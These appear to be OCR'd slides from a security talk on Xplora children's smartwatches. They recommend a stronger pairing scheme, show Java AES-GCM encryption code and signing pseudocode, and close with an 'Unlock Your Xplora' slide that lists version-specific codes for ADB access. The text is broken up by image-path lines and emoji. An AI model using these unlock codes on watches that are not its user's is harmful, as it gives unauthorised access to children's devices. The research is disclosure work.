
















[...] Here's a rough sketch of what we would like to see in your watch pairing process, without making too many changes to your current infrastructure:

1. Make the watch generate a long random value on first boot that gets included in this QR code. Ideally, this could be the public key of a public/private key pair, but let's take small steps here.
2. The guardian phone scans this code as usual, and forwards the long random value alongside the IMEI to your server.
3. The server now stores this random value and uses it to authenticate all requests for this IMEI in the future.

[...]



```

public final String encrypt(String deviceId, String nonce) {
    MessageDigest md = MessageDigest.getInstance(MessageDigestAlgorithms.SHA_256);
    byte[] bytes = nonce.getBytes(UTF_8); ✨
    byte[] keyBytes = md.digest(bytes); ✨ ✨


    ✨ ✨ byte[] iv = new byte[12];
    ✨ SecureRandom.getInstanceStrong().nextBytes(iv);

    Cipher cipher = Cipher.getInstance("AES/GCM/NoPadding"); ✨ ✨
    cipher.init(1, new SecretKeySpec(keyBytes, "AES"), new GCMParameterSpec(128, iv)); ✨
    byte[] encryptedData = cipher.doFinal(deviceId.getBytes(UTF_8));

    [...]



}

```



send data

```
let r in [A-Za-z0-9]{32}  
let k = SHA-256(r)  
let iv in  $2^{96}$   
let c = AES-GCM(k, iv, data)  
let pk, sk = ECDSA-Gen()  
let sig = ECDSA(sk, r||data)  
send r, iv, c, pk, sig
```



**ONE
MORE
THING**



Unlock Your Xplora



Get ADB access to your Xplora Watch. Pull apps, analyze security, or build your own thing on a mediocre Android smartwatch.

Code Generator

Version $\leq$ w112.8.1.002_2303291: **1123**

Version $\leq$ w112.8.1.002_2503201: **5418**

Version $\leq$ W4160_2.0.911616_2500724: **5418**

Version $\geq$ w112.8.1.002_2508191: **744160**



rec0de.net/open/xplora

QUESTIONS!

let's keep in touch:

nrollshausen@seemoo.de

@trusted_device@infosec.exchange

linkedin.com/in/maltevu

